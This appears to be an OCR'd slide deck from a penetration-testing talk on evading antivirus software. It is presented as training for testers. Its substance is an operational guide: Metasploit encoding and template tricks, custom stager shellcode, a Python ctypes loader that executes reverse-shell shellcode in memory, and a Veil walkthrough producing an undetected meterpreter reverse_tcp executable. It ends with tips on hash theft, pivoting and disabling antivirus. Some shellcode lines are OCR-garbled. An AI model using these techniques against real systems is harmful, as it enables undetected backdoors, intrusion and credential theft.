Anti-Virus, No Thanks!

Mark Baggett

Me:

Mark Baggett

@MarkBaggett

Owner of In Depth Defense

Penetration Testing & Incident Response Services

Instructor for these guys

SANS

SANS SECURITY 504
504
HACKER TECHNIQUES, EXPLOITS, AND INCIDENT HANDLING

SANS SECURITY 560
560
NETWORK PENETRATION TESTING AND ETHICAL HACKING

SANS
TECHNOLOGY
INSTITUTE
KNOWLEDGE FOR PEACE

SANS

Course Author

SEC573 Python for Penetration Testers

Friends with benefits:

Pentest Use Case

- Penetration testers have a basic need for backdoors that are undetected by antivirus software
- Payloads are delivered by various means:
  - Delivered to targets via E-mail or Website
  - Delivered to targets via USB or CDROM drops
  - Executed as a payload of an exploit
  - Uploaded by the attacker to target systems
- Antivirus software can be a royal pain
- We need to build backdoors that are undetected by Antivirus software

It is not 2008 any more!

- "Effectiveness of Antivirus in detecting Metasploit payloads"
- msfpayload didn't have a -X option
- Reverseshell.exe with NO ENCODING was detected by 3 of 32! F-Secure, Panda, Webwasher
- Multiple encoders including Shikata-Ga-Nia evaded 100%
- Today it is a much different story

Today

- 42 of 45 Antivirus software detects the Metasploit default template (Apache Bench) with no payloads embedded in it.

- Most of the techniques outlined in that paper have very limited effectiveness today.

- A few do still work..... kinda

Techniques we will discuss today

- Encoding - Most Common... Most Detected
  - msfencode, msfvenom, UPX packers, etc
- Ghost Writing
  - Atomic command substitution
  - Custom Metasploit stagers
- Payloads scripts with interpreters
- Don't use Malware! Use build in tools!
  - Rootkits without Rootkits
  - sc, smbexec.py and more

Don't try to be a hero

- No need to defeat every AV when your target only runs one
- Do your recon
- Know what AV your target is using.
- Purchase a copy of their AV product
- Work to evade that antivirus product only.

Checking your malware

- BUY a copy the AV that your target is using
- There are lots of scanners out there!
  - http://elementscanner.net/
  - http://myavscan.net
  - http://virusscan.org
  - http://virusnothanks.com
- Some scanners out there that give you an option of not sharing your payload
- Why not virus total?

Techniques we will discuss today

- Encoding - Most Common... Most Detected
  - msfencode, msfvenom, UPX packers, etc
- Ghost Writing
  - Atomic command substitution
  - Custom Metasploit stagers
- Payloads scripts with interpreters
- Don't use Malware! Use build in tools!
  - Rootkits without Rootkits
  - sc, smbexec.py and more

Encoders

- Obscures the original payload and includes a special decoder program to restore the program back to its original program before execution.

- For example:

```
./msfpayload windows/shell/reverse_tcp R |
 ./msfencode -t exe -e <encoder> -x
 <template> -c <# of encoding cycles>
```

- The default encoder is "shikata_ga_nia"
- Not the best approach.

./msfencode options

```
root@debian:/usr/share/metasploit-framework# ./msfencode -h

    Usage: ./msfencode <options>

OPTIONS:

    -a <opt>  The architecture to encode as
    -b <opt>  The list of characters to avoid: '\x00\xff'
    -c <opt>  The number of times to encode the data
    -d <opt>  Specify the directory in which to look for EXE templates
    -e <opt>  The encoder to use
    -h        Help banner
    -i <opt>  Encode the contents of the supplied file path
    -k        Keep template working; run payload in new thread (use with -x)
    -l        List available encoders
    -m <opt>  Specifies an additional module search path
    -n        Dump encoder information
    -o <opt>  The output file
    -p <opt>  The platform to encode for
    -s <opt>  The maximum size of the encoded data
    -t <opt>  The output format: raw,ruby,rb,perl,pl,bash,sh,c,csharp,js_be,js_le,java,
python,py,powershell,ps1,vbscript,vbapplication,dll,exe,exe-service,exe-small,exe-only,
elf,macho,vba,vba-exe,vbs,loop-vbs,asp,aspx,aspx-exe,war,psh,psh-net,msi,msi-nouac
    -v        Increase verbosity
    -x <opt>  Specify an alternate executable template
```

```
Framework Encoders
==================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/generic_sh                good       Generic Shell Variable Substitution Command Encoder
    cmd/ifs                       low        Generic ${IFS} Substitution Command Encoder
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encoder
    generic/none                  normal     The "none" Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/longxor                normal     XOR Encoder
    php/base64                    great      PHP Base64 Encoder
    ppc/longxor                   normal     PPC LongXOR Encoder
    ppc/longxor_tag               normal     PPC LongXOR Encoder
    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
    x64/xor                       normal     XOR Encoder
    x86/add_sub                   manual     Add/Sub Encoder
    x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase Encoder
    x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase Encoder
    x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
    x86/bloxor                    manual     BloXor - A Metamorphic Block Based XOR Encoder
    x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder
    x86/context_cpuid             manual     CPUID-based Context Keyed Payload Encoder
    x86/context_stat              manual     stat(2)-based Context Keyed Payload Encoder
    x86/context_time              manual     time(2)-based Context Keyed Payload Encoder
    x86/countdown                 normal     Single-byte XOR Countdown Encoder
    x86/fnstenv_mov               normal     Variable-length Fnstenv/mov Dword XOR Encoder
    x86/jmp_call_additive         normal     Jump/Call XOR Additive Feedback Encoder
    x86/nonalpha                  low        Non-Alpha Encoder
    x86/nonupper                  low        Non-Upper Encoder
    x86/shikata_ga_nai            excellent  Polymorphic XOR Additive Feedback Encoder
    x86/single_static_bit         manual     Single Static Bit
    x86/unicode_mixed             manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
    x86/unicode_upper             manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```

If your going to encode…

- NEVER use the default template. Using something else reduces the detection rate by 1/2
- Encoding multiple times generally speaking does not decrease the detection rate
- Encoding at all generally has very little affect
- Consider creating a .com file
- Try the old school templates "-t exe-small", etc
- Purchase a code signing certificate to sign your exe...
- Or Don't!

Digitally sign you exe

- Researcher named "Arkem"
- Took known malware detected by 36/43 (84%)
- Signed it with self-signed certificate
- Dropped to 12/43 (28%)
- Who was fooled?


  AhnLab-V3, **AVG**, BitDefender, CAT-QuickHeal, Comodo, Emsisoft, **F-Secure, Fortinet**, Ikarus, K7AntiVirus, **McAfee**, **McAfree-GW-Edition**, **Microsoft**, Norman, nProtect, PCTools, Rising, Sophos, **Symantec**, TheHacker, **TrendMicro, TrendMicro-HouseCall**, VIPRE, ViRobot
- http://memeover.arkem.org/2011/08/authenticode-and-antivirus-detection.html

Techniques we will discuss today

- Encoding - Most Common... Most Detected
  - msfencode, msfvenom, UPX packers, etc
- Ghost Writing
  - Atomic command substitution
  - Custom Metasploit stagers
- Payloads scripts with interpreters
- Don't use Malware! Use build in tools!
  - Rootkits without Rootkits
  - sc, smbexec.py and more

Ghostwriting

Creates a new program using atomic instruction substitution



"Automating" Ghost writing

- Several script are available online to automate the Ghostwriting or encoding process
  - http://www.pentestgeek.com/2012/01/25/using-metasm-to-avoid-antivirus-detection-ghost-writing-asm/
  - http://evilzone.org/security-tools/fully-undetectable-backdoor-generator-for-metasploit/
  - http://astr0baby.wordpress.com/2013/01/03/dep-fud-executable-generator-for-metasploit/
  - https://www.christophertruncer.com/bypass-antivirus-with-meterpreter-as-the-payload-hyperion-fun/
  - http://spareclockcycles.org/tag/antivirus-evasion/
  - http://www.backtrack-linux.org/forums/archive/index.php/t-48522.html
- Blackhills Security/Pauldotcom have a Ghostwriting script they give away in their Offensive Countermeasures course

Nip it in the bud

- Instead of THIS :
  - Framework -> Exe -> Ghostwriting -> New EXEs
  - Ghost written framework stager & stage -> New EXE
- Create new custom stagers and/or stages
- Benefits all metasploit use!
  - ./msfpayload creates custom exes
  - BufferOverflows and other memory corruption exploits use the stage
- Easier than you might think to create these

Modifying Stager and Stage code

- Source code:
  - /external/source/shellcode/windows/x86
- Here is ./src/stager/stager_bind_tcp_rc4.asm

```
root@debian:~/metasploit-framework/external/source/shellcode/windows/x86/src/stager# cat stag
er_bind_tcp_rc4.asm
;-----------------------------------------------------------------------------;
; Authors: Stephen Fewer (stephen_fewer[at]harmonysecurity[dot]com)
;          Michael Schierl (schierlm[at]gmx[dot]de)          [RC4 support]
; Compatible: Windows 7, 2008, Vista, 2003, XP, 2000, NT4
; Version: 1.0 (31 December 2012)
; Size: 413 bytes
; Build: >build.py stager_bind_tcp_rc4
;-----------------------------------------------------------------------------;
[BITS 32]
[ORG 0]

  cld                    ; Clear the direction flag.
  call start             ; Call start, this pushes the address of 'api_call' onto the stack.
%include "./src/block/block_api.asm"
start:                   ;
  pop ebp                ; pop off the address of 'api_call' for calling later.
%include "./src/block/block_bind_tcp.asm"
  ; By here we will have performed the bind_tcp call and be our socket.
%include "./src/block/block_recv_rc4.asm"
  ; By now we will have received in the second stage into a RWX buffer and be executing it
```

Ghostwrite these files

Ghostwrite these files

Ghostwrite these files

Modify the block_api.asm file! (Thanks- David Maloney @Thelightcosine)

```
root@debian:~/metasploit-framework/external/source/shellcode/windows/x86/src/block# cat block_api.original

;-----------------------------------------------------------------------------;
; Author: Stephen Fewer (stephen_fewer[at]harmonysecurity[dot]com)
; Compatible: Windows 7, 2008, Vista, 2003, XP, 2000, NT4
; Version: 1.0 (24 July 2009)
; Size: 137 bytes
;-----------------------------------------------------------------------------;

[BITS 32]

; Input: The hash of the API to call and all its parameters must be pushed onto stack.
; Output: The return value from the API call will be in EAX.
; Clobbers: EAX, ECX and EDX (ala the normal stdcall calling convention)
; Un-Clobbered: EBX, ESI, EDI, ESP and EBP can be expected to remain un-clobbered.
; Note: This function assumes the direction flag has allready been cleared via a CLD instruction.
; Note: This function is unable to call forwarded exports.

api_call:
  pushad                  ; We preserve all the registers for the caller, bar EAX and ECX.
  mov ebp, esp            ; Create a new stack frame
  xor edx, edx            ; Zero EDX
  mov edx, [fs:edx+48]    ; Get a pointer to the PEB
  mov edx, [edx+12]       ; Get PEB->Ldr
  mov edx, [edx+20]       ; Get the first module from the InMemoryOrder module list
next_mod:                 ;
  mov esi, [edx+40]       ; Get pointer to modules name (unicode string)
  movzx ecx, word [edx+38] ; Set ECX to the length we want to check
  xor edi, edi            ; Clear EDI which will store the hash of the module name
loop_modname:             ;
```

In the windows/x86 directory.
run #python build.py <stager>

```
root@debian:~/metasploit-framework/e                    shellcode/windows/x86#
python build.py stager_bind_tcp_nx
# Built on Tue Nov  5 20:01:41 2013

# Name: stager_bind_tcp_nx
# Length: 301 bytes
# Port Offset: 203
"\xFC\xE8\x8C\x00\x00\x00\x60\x89\xE5\xBA\x00\x00\x00\x00\x64\x8B" +
"\x52\x30\x8B\x52\x0C\x8B\x52\x14\x8B\x72\x28\x0F\xB7\x4A\x26\x31" +
"\xFF\x31\xC0\xAC\x3C\x61\x7C\x02\x2C\x20\xC1\xCF\x0D\x01\xC7\xE2" +
"\xF0\x52\x57\x8B\x52\x10\x8B\x42\x3C\x01\xD0\x8B\x40\x78\x85\xC0" +
"\x74\x4A\x01\xD0\x50\x8B\x48\x18\x8B\x58\x20\x01\xD3\xE3\x3C\x49" +
"\x8B\x34\x8B\x01\xD6\x31\xFF\x31\xC0\xAC\xC1\xCF\x0D\x01\xC7\x38" +
"\xE0\x75\xF4\x03\x7D\xF8\x3B\x7D\x24\x75\xE2\x58\x8B\x58\x24\x01" +
"\xD3\x66\x8B\x0C\x4B\x8B\x58\x1C\x01\xD3\x8B\x04\x8B\x01\xD0\x89" +
"\x44\x24\x24\x5B\x5B\x61\x59\x5A\x51\xFF\xE0\x58\x5F\x5A\x8B\x12" +
"\xEB\x86\x5D\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5F\x54\x68\x4C" +
"\x77\x26\x07\xFF\xD5\xB8\x90\x01\x00\x00\x29\xC4\x54\x50\x68\x29" +
"\x80\x6B\x00\xFF\xD5\x50\x50\x50\x50\x40\x50\x40\x50\x68\xEA\x0F" +
"\xDF\xE0\xFF\xD5\x97\x31\xDB\x53\x68\x02\x00\x11\x5C\x89\xE6\x6A" +
"\x10\x56\x57\x68\xC2\xDB\x37\x67\xFF\xD5\x53\x57\x68\xB7\xE9\x38" +
"\xFF\xFF\xD5\x53\x53\x57\x68\x74\xEC\x3B\xE1\xFF\xD5\x57\x97\x68" +
"\x75\x6E\x4D\x61\xFF\xD5\x6A\x00\x6A\x04\x56\x57\x68\x02\xD9\xC8" +
"\x5F\xFF\xD5\x8B\x36\x6A\x40\x68\x00\x10\x00\x00\x56\x6A\x00\x68" +
"\x58\xA4\x53\xE5\xFF\xD5\x93\x53\x6A\x00\x56\x53\x57\x68\x02\xD9" +
"\xC8\x5F\xFF\xD5\x01\xC3\x29\xC6\x85\xF6\x75\xEC\xC3"

root@debian:~/metasploit-framework/external/source/shellcode/windows/x86#
```

Create a new stager in the normal stagers directory

```
root@debian:/usr/share/metasploit-framework/modules/payloads/stagers/windows# cat bind_tcp.rb
##
# This module requires Metasploit: http//metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##


require 'msf/core'
require 'msf/core/handler/bind_tcp'


module Metasploit3

  include Msf::Payload::Stager
  include Msf::Payload::Windows

  def initialize(info = {})
    super(merge_info(info,
      'Name'          => 'Bind TCP Stager',
      'Description'   => 'Listen for a connection',
      'Author'        => ['hdm', 'skape', 'sf'],
      'License'       => MSF_LICENSE,
      'Platform'      => 'win',
      'Arch'          => ARCH_X86,
      'Handler'       => Msf::Handler::BindTcp,
      'Convention'    => 'sockedi',
      'Stager'        =>
        {
          'RequiresMidstager' => false,
          'Offsets' => { 'LPORT' => [ 200, 'n' ] },
          'Payload' =>
            # Length: 298 bytes
            "\xFC\xE8\x89\x00\x00\x00\x60\x89\xE5\x31\xD\x64\x8B\x52\x30\x8B" +
            "\x52\x0C\x8B\x52\x14\x8B\x72\x28\x0F\xB7\x4A\x26\x31\xFF\x31\xC0" +
            "\xAC\x3C\x61\x7C\x02\x2C\x20\xC1\xCF\x0D\x01\xC7\xE2\xF0\x52\x57" +
            "\x8B\x52\x10\x8B\x42\x3C\x01\xD0\x8B\x40\x78\x85\xC0\x74\x4A\x01" +
```

Offset from build script

Techniques we will discuss today

- Encoding - Most Common... Most Detected
  - msfencode, msfvenom, UPX packers, etc
- Ghost Writing
  - Atomic command substitution
  - Custom Metasploit stagers
- Payloads scripts with interpreters
- Don't use Malware! Use build in tools!
  - Rootkits without Rootkits
  - sc, smbexec.py and more


Payloads as scripts

- Oct 2011. "Tips for evading Antivirus software in a penetration test"
- http://pen-testing.sans.org/blog/2011/10/13/tips-for-evading-anti-virus-during-pen-testing
- Turns a Python script that executes a metasploit payload into an executable program

```
root@debian:/usr/share/metasploit-framework# ./msfpayload windows/shell/revers  LHOST=127.0.0.1 C
/*
 * windows/shell/reverse_tcp - 290 bytes (stage 1)
 * http://www.metasploit.com
 * VERBOSE=false, LHOST=127.0.0.1, LPORT=4444,
 * ReverseConnectRetries=5, ReverseAllowProxy=false,
 * EnableStageEncoding=false, PrependMigrate=false,
 * EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
```

Take this payload!

pyinstaller the following:




```
from ctypes import *
shellcode =
    '\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30\x8b
    \x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\x31\xc0\x
    ac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf0\x52\x57\x8b
    \x\\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x5
    3\x6a\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6\
    x85\xf6\x75\xec\xc3'

memorywithshell = create_string_buffer(shellcode, len(shellcode))
shell = cast(memorywithshell, CFUNCTYPE(c_void_p))
shell()
```

pyInject

- Python script published by David Kennedy
- Free download https://www.trustedsec.com/files/pyinjector.zip
- Uses Windows APIs to allocate memory and execute the payload as a thread
- Resolves issues with 64-bit systems
- shellcode_generate.py automates calling msfvenom to generate the source code and strip commas and semicolons from the payload string

Veil

- May 2013 Chris Truncer
- Python framework for the creation of executables
- Today it is 100% effective in the creation of Metasploit payloads that avoid detection

```
=======================================================================
 Veil | [Version]: 2.0
=======================================================================
 [Web]: https://www.veil-evasion.com/ | [Twitter]: @veilevasion
=======================================================================

 Main Menu

        16 payloads loaded

 Available commands:

        use             use a specific payload
        list            list available languages/payloads
        info            information on a specific payload
        exit            exit Veil

 [>] Please enter a command:
```

Veil Payloads

```
Available payloads:

        1)      native/hyperion                         Normal
        2)      native/pescrambler                      Normal

        3)      c/VirtualAlloc                          Poor
        4)      c/VoidPointer                           Poor

        5)      c#/VirtualAlloc                         Poor
        6)      c#/b64SubVirtualAlloc                   Normal

        7)      powershell/DownloadVirtualAlloc         Excellent
        8)      powershell/PsexecVirtualAlloc           Excellent
        9)      powershell/VirtualAlloc                 Excellent

        10)     python/AESVirtualAlloc                  Excellent
        11)     python/ARCVirtualAlloc                  Excellent
        12)     python/DESVirtualAlloc                  Excellent
        13)     python/LetterSubVirtualAlloc            Excellent
        14)     python/VirtualAlloc                     Normal
        15)     python/VoidPointer                      Normal
        16)     python/b64VirtualAlloc                  Excellent
```

"use python/AESVirtualAlloc"

```
=======================================================================
 Veil | [Version]: 2.0
=======================================================================
 [Web]: https://www.veil-evasion.com/ | [Twitter]: @veilevasion
=======================================================================

 Payload: python/AESVirtualAlloc loaded

 Required Options:

 Name                 Current Value   Description
 ----                 -------------   -----------
 compile_to_exe       Y               Compile to an executable
 use_pyherion         N               Use the pyherion encrypter

 Available commands:

        set           set a specific option value
        info          show information about the payload
        help          show help menu for payload
        generate      generate payload
        back          go to the main menu

 [>] Please enter a command:
```

"Generate"

```
=======================================================================
 Veil | [Version]: 2.0
=======================================================================
 [Web]: https://www.veil-evasion.com/ | [Twitter]: @veilevasion
=======================================================================

 [?] Use msfvenom or supply custom shellcode?

                1 - msfvenom (default)
                2 - Custom

 [>] Please enter the number of your choice: 1

 [*] Press [enter] for windows/meterpreter/reverse_tcp
 [*] Press [tab] to list available payloads
 [>] Please enter metasploit payload:
 [>] Enter value for 'LHOST', [tab] for local IP: 192.168.187.100
 [>] Enter value for 'LPORT': 443
 [>] Enter extra msfvenom options in OPTION=value syntax:
```

Choose a packager

```
=======================================================================
 Veil | [Version]: 2.0
=======================================================================
 [Web]: https://www.veil-evasion.com/ | [Twitter]: @veilevasion
=======================================================================

 [*] Press [enter] for 'payload'
 [>] Please enter the base name for output files: trytofindthis

 [?] How would you like to create your payload executable?

                1 - Pyinstaller (default)
                2 - Py2Exe

 [>] Please enter the number of your choice:
```

Your executable is created!

```
=======================================================================
 Veil | [Version]: 2.0
=======================================================================
 [Web]: https://www.veil-evasion.com/ | [Twitter]: @veilevasion
=======================================================================

 [*] Executable written to: /root/Veil-master/output/compiled/trytofindthis.exe

 Language:               python
 Payload:                AESVirtualAlloc
 Shellcode:              windows/meterpreter/reverse_tcp
 Options:                LHOST=192.168.187.100  LPORT=443
 Required Options:       compile_to_exe=Y  use_pyherion=N
 Source File:            /root/Veil-master/output/source/trytofindthis.py

 [*] Your payload files have been generated, don't get caught!
 [!] And don't submit samples to any online scanner! ;)

 [>] press any key to return to the main menu:
```

A season for all things

- Technique I described, pyInject and Veil work GREAT... for now
- There is only one fool proof way to avoid antivirus detection....
- STOP USING OTHER PEOPLES CODE
- WRITE YOUR OWN!!!

Coding is fun and Python is easy!

- Check out SEC573 - Python for Penetration Testers
- Very low barrier to entry
- HUGE amount of lab time for the class
- Days 1 & 2 are essentials workshop
- Day 3 & 4 class coding projects including
  - Port scanning reverse tcp shells
  - SQL Injection/ Web Attack tools
  - Multi-Threading
  - Password guessing
  - Network Reconnaissance
- Day 5 is a CTF

pyWars CTF!

- Designed to make the class accommodating to all skill levels
- Intended for the first two days of class but is used through out
- Extra challenges that run parallel to course material
- Challenges range in difficulty Python essential skills to ninja challenges

Techniques we will discuss today

- Encoding - Most Common... Most Detected
  - msfencode, msfvenom, UPX packers, etc
- Ghost Writing
  - Atomic command substitution
  - Custom Metasploit stagers
- Payloads scripts with interpreters
- Don't use Malware! Use built in tools!
  - Rootkits without Rootkits
  - sc, smbexec.py and more

Once you have credentials don't use exploits or malware!

- Most of what we need is available through normal administrative tools.
- **Pillage Data -** Explorer, RDP
- **Steal Hashes-** Export registry keys, Create Volume Shadow copies
  - vssown.vbs just calls built in WMI functions
- **Pivot -** Port forward with netsh, RDP
- **Code Execution -** PSEXEC, SMBEXEC, RDP
- Check out **POWERSPLOIT!!!** It is AWESOME!
- Use Code Execution disable/cripple the antivirus software

Metasploit PSEXEC is sometimes flagged by antivirus software

- Why? It drops an executable on the harddrive!

